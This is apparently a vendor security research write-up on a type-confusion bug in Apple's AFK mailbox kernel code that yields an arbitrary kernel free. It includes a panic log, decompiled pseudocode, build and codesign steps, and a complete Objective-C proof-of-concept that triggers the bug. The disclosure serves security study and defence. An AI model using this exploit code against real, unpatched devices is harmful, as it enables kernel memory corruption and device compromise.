


```
  "panicString" : "panic(cpu 1 caller 0xfffffe00260da154): kfree: addr 0x4242424242424242 trying to free with
nonsensical size 4846791580151137091 @kalloc.c:2312
```




```
----- Backtracking to panic point

-> Kernel processes messages sent from DCP
  -> AFKMailboxEndpointBase::_asyncMessage
    -> AFKMailboxSharedMemoryEndpoint::handleMailboxMessage
      -> AFKMailboxSharedMemoryEndpoint::_handleTxQueue
        -> RemoteDataQueue::dequeue_all
          -> SPUDataQueue::dequeue_all
            -> AFKMailboxSharedMemoryEndpointInterface::_handleIOPPacket
              -> AFKMailboxEndpointInterface::_handleSubPacket
                -> AFKMailboxEndpointInterface::_handleResponseSubPacket // Panic Here!
```

This vulnerability occurs when the kernel processes a response message with *subpacket type 26* from the DCP. Inside kernel function *AFKMailboxEndpointInterface::_handleResponseSubPacket*, it retrieves an *IOPTxCommand* object from an array using subpacket seq as an index which happens in *AFKMailboxEndpointInterface::_commandForSubPacket*. It then dumps a structured data variable from the *IOPTxCommand* object and calls *IOFree()* on a pointer stored in this data variable. The problem is that this data variable can be of a different type than expected, resulting in the attacker gaining control of both the address and the size passed to *IOFree()*.



```
    OS_LOG_TYPE_DEBUG,
    "%s(%s:%#llx): %s: sz:%x version:%x category:%x type:%x seq:%x ts:%llx retryCount:%x pktOptions:%x cmdOptions:%x response
    ClassName,
    v11,
    RegistryEntryID,
    "_handleResponseSubPacket",
    *(unsigned int *)msg_subpacket,
    *(unsigned __int8 *)(msg_subpacket + 4),
    *(unsigned __int8 *)(msg_subpacket + 5) >> 4,
    *(unsigned __int16 *)(msg_subpacket + 6),
    *(unsigned __int16 *)(msg_subpacket + 16),
    *(_QWORD *)(msg_subpacket + 8),
    *(unsigned __int8 *)(msg_subpacket + 18),
    *(_BYTE *)(msg_subpacket + 19) & 0xF,
    *(unsigned __int8 *)(msg_subpacket + 19) >> 4,
    *(unsigned int *)(msg_subpacket + 20));
  v13 = AFKMailboxEndpointInterface::_commandForSubPacket(a1, msg_subpacket); // (1) Retrieving a IOPTxCommand object from an array
  v14 = *(_DWORD *)(a1 + 292);
  *(_DWORD *)(a1 + 292) = v14 + 1;
  v15 = a1 + 16LL * (v14 % 0x28);
  *(_DWORD *)(v15 + 296) = 2;
  *(_QWORD *)(v15 + 304) = mach_absolute_time();
  if ( v13 )
  {
    if ( *(_WORD *)(msg_subpacket + 6) == 26 ) // (2) Checking for subpacket type
    {
      v16 = *(_QWORD *)(v13 + 32);
      AFKMailboxEndpointInterface::_handleAllocateOOBResponse(
        a1,
        v16,
        *(_DWORD *)(msg_subpacket + 24),
        (__int64 *)(msg_subpacket + 28), (3) Missing type check for v16, PoC proves that v16+24 and v16+32 are completely controllable due to type confusion
        v13);
      IOFree(*(void **)(v16 + 24), *(_QWORD *)(v16 + 32));
      IOFree((void *)v16, 0x40uLL);
      goto LABEL_14;
    }
    v17 = *(_QWORD *)(v13 + 88);
    if ( v17
      && (*(unsigned int (__fastcall **)(_QWORD, __int64, _QWORD))(**(_QWORD **)(a1 + 152) + 552LL))(
0001C24C __ZN27AFKMailboxEndpointInterface24_handleResponseSubPacketEPK19_IOPSubPacketHeaderPKhm:49 (1C24C)
```

By analyzing the code, we can tell v16 variable is expected to be the *kalloc* type of *PendingContext* (initialized in *AFKMailboxEndpointInterface::_enqueueCommandGated)*. However, as our PoC proves, when the *enqueueCommand* process has been handled through *AFKEndpointInterfaceUserClient, kalloc* type of *AsyncContext* (initialized in *AFKEndpointInterfaceUserClient::enqueueCommandGated*) will be used in place of PendingContext. So the above v16 variable will be a *kalloc* type of *AsyncContext* when running the PoC. The following pseudocode analyzes the *AsyncContext* structure.



```
__int64 __fastcall AFKEndpointInterfaceUserClient::enqueueCommandGated(
        IORegistryEntry *this,
        void *a2,
        IOExternalMethodArguments *externalMethod_args)
{
  v5 = IOMallocTypeImpl(&AsyncContext);// Allocating AsyncContext data which is the above v16 var
  v6 = v5;
  *(_QWORD *)(v5 + 8) = this;
  asyncReferenceCount = externalMethod_args->asyncReferenceCount;
  if ( (_DWORD)asyncReferenceCount )
  {
    v8 = v5 + 16;
    asyncReference = externalMethod_args->asyncReference;
    do
    {
      v10 = *(_QWORD *)asyncReference;
      asyncReference += 8LL;
      *(_QWORD *)v8 = v10;// Copy asyncReference[1] and asyncReference[2] to v16 + 24 and v16 + 32,
      v8 += 8LL;          respectively. asyncReference is part of the externalMethod arguments which passed
      --asyncReferenceCount;                      from userspace
    }
    while ( asyncReferenceCount );
  }
  v11 = 0xE00002BDLL;
  scalarInput = externalMethod_args->scalarInput;
  ...
}
```

Proof of Concept

We’re releasing a powerful arbitrary-free that can control both the pointer and the size of the free. This can be used to trigger kernel *use-as-free* and *double-free* vulnerabilities. Considering that attackers had control over the browser too with CVE-2022-32893, this vulnerability could have been used to achieve a DCP escape vulnerability without an additional userspace-to-kernel-space vulnerability.

To trigger this POC from the Application Processor, you need to run it from a user-space process that contains the *com.apple.afk.user* entitlement.

Triggering this vulnerability through the DCP is more complicated, as it requires the attacker to have full control over the DCP first. A test environment, similar to the one described in this blog post is required in order to transmit arbitrarily crafted *subpacket type 26 MailboxMessage* to the kernel.

```
//
//  afk_kfree_0day.m
//
//  CVE-2022-XXXX POC - Created by 08tc3wbb
//  (C) ZecOps - a Jamf Company - All rights reserved.
//
//
//  Run from a process with “com.apple.afk” entitlement
//  Released only for educational and testing in corporate environments.
//  ZecOps or Jamf takes no responsibility for the code
//  Use at your own risk.
#import <Foundation/Foundation.h>
#include <IOKit/IOKitLib.h>
/*
How to compile:
clang afk_kfree_0day.m -o afk_kfree_0day -framework IOKit -framework Foundation -if-
ramework /System/Library/PrivateFrameworks -framework AFKUser
codesign -f -s <developer signature> --entitlements afk_kfree_0day_entit.txt afk_kfree_
0day
*/
@protocol OS_dispatch_queue, OS_dispatch_source, OS_dispatch_mach;
@class NSObject, NSMutableDictionary;
@interface AFKEndpointInterface : NSObject;
+(id)withService:(unsigned)arg1 ;
+(id)withService:(unsigned)arg1 properties:(id)arg2 ;
-(id)initWithService:(unsigned)arg1 ;
-(void)setResponseHandler:(/*^block*/id)arg1 ;
-(void)activate;
-(void)activate:(unsigned)arg1 ;
-(void)_cancel;
-(void)setEventHandler:(/*^block*/id)arg1 ;
```

```
-(void)dealloc;
-(void)setDispatchQueue:(id)arg1 ;
-(void)cancel;
-(void)setCommandHandler:(/*^block*/id)arg1 ;
-(void)setReportHandler:(/*^block*/id)arg1 ;
-(void)setCommandHandlerWithReturn:(/*^block*/id)arg1 ;
-(void)asyncCallback:(void*)arg1 result:(int)arg2 timestamp:(unsigned long long)arg3 bufferSize:(unsignedlong long)arg4 ;
-(int)enqueueCommand:(unsigned)arg1 timestamp:(unsigned long long)arg2 inputBuffer:(const void*)arg3 inputBufferSize:(unsigned long long)arg4 outputPayloadSize:(unsigned long long)arg5 context:(void*)arg6 options:(unsigned)arg7 ;
-(int)enqueueCommand:(unsigned)arg1 inputBuffer:(const void*)arg2 inputBufferSize:(unsigned longlong)arg3 outputPayloadSize:(unsigned long long)arg4 context:(void*)arg5 options:(unsigned)arg6 ;
-(int)enqueueReport:(unsigned)arg1 timestamp:(unsigned long long)arg2 inputBuffer:(const void*)arg3 inputBufferSize:(unsigned long long)arg4 options:(unsigned)arg5 ;
-(int)enqueueReport:(unsigned)arg1 inputBuffer:(const void*)arg2 inputBufferSize:(unsigned long long)arg3 options:(unsigned)arg4 ;
-(int)enqueueResponseForContext:(void*)arg1 status:(int)arg2 timestamp:(unsigned long long)arg3 outputBuffer:(void*)arg4 outputBufferSize:(unsigned long long)arg5 options:(unsigned)arg6 ;
-(int)enqueueResponseForContext:(void*)arg1 status:(int)arg2 outputBuffer:(void*)arg3 outputBufferSize:(unsigned long long)arg4 options:(unsigned)arg5 ;
-(void)dequeueDataMessage;
-(int)startSession:(BOOL)arg1 ;
@end
int main(int argc, const char * argv[]) {

    io_service_t afk_serv = IOServiceGetMatchingService(kIOMainPortDefault, IOServiceNameMatching(“system”));
    printf(“afk_serv: 0x%x\n”, afk_serv);

    AFKEndpointInterface *afk = [AFKEndpointInterface withService:afk_serv];
    printf(“AFKEndpointInterface instance created successfully! 0x%llx\n”, (uint64_t)afk);

    dispatch_queue_t afk_queue = dispatch_queue_create(“afkregistry”, 0);
    [afk setDispatchQueue:afk_queue];

    [afk setResponseHandler:^(id arg1, uint64_t arg2, uint32_t error_code, uint64_t arg4, uint64_t resp_data, uint64_t resp_data_len) {
        NSLog(@”Resp: arg1:%@”, arg1);
        printf(“Resp: error_code: 0x%x\n”, error_code);
        printf(“Resp: arg4: 0x%llx 0x%llx\n”, arg4, resp_data_len);
    }];

    [afk activate:1];

    io_connect_t afkClient_ioconn = *(uint32_t*)((char*)afk + 12);
    printf(“afkClient_ioconn: 0x%x\n”, afkClient_ioconn);

    mach_port_t wake_port = IONotificationPortGetMachPort(*(IONotificationPortRef*)((char*)afk + 24));
```

```
    printf(“wake_port: 0x%x\n”, wake_port);

    uint64_t reference[3] = {0};
    reference[0] = 0;
    reference[1] = 0x2222222222222222; // This will be passed as address to IOFree()
    reference[2] = 0x3333333333333333; // This will be passed as size to IOFree()

    uint64_t input[7] = {0};
    input[0] = 26; // cmd
    input[1] = 0; // timestamp
    input[2] = 0; // inputBuffer
    input[3] = 0; // inputBufferSize
    input[4] = (uint64_t)calloc(1, 0x100000); // outputBuffer
    input[5] = 0x100000; // outputBufferSize
    input[6] = 2; // inputOptions

    IOConnectCallAsyncMethod(afkClient_ioconn, 2, wake_port, reference, 3, input, 7, 0, 0,
NULL, NULL, NULL, NULL); // AFKEndpointInterfaceUserClient::extEnqueueCommandMeth-
od


    return 0;
}
```

Conclusions

- Attackers are now interested in co-processor attacks too — both nation-state and commercial threat actors.
- Given the pre-conditions and limitations explored in this research report from the Application Processor point-of-view, we surmise that attackers leveraging CVE-2022-32894 gained access to the DCP and the patch was aimed at blocking DCP->AP Kernel escape.
- Jamf was able to find another vulnerability that can be triggered from DCP to AP Kernel. This vulnerability allows an attacker to trigger various vulnerabilities in the AP kernel (i.e., use-after-free and double-free) but is not sufficient for full device takeover.
- A co-processor attacker’s goal is to obtain Kernel read/write to achieve full device compromise.
- We foresee cooperation of userspace AP attacks combined with co-processor attacks to achieve full kernel takeover while attacking the kernel from both sides simultaneously.
- Apple has patched the vulnerability in version 16.5.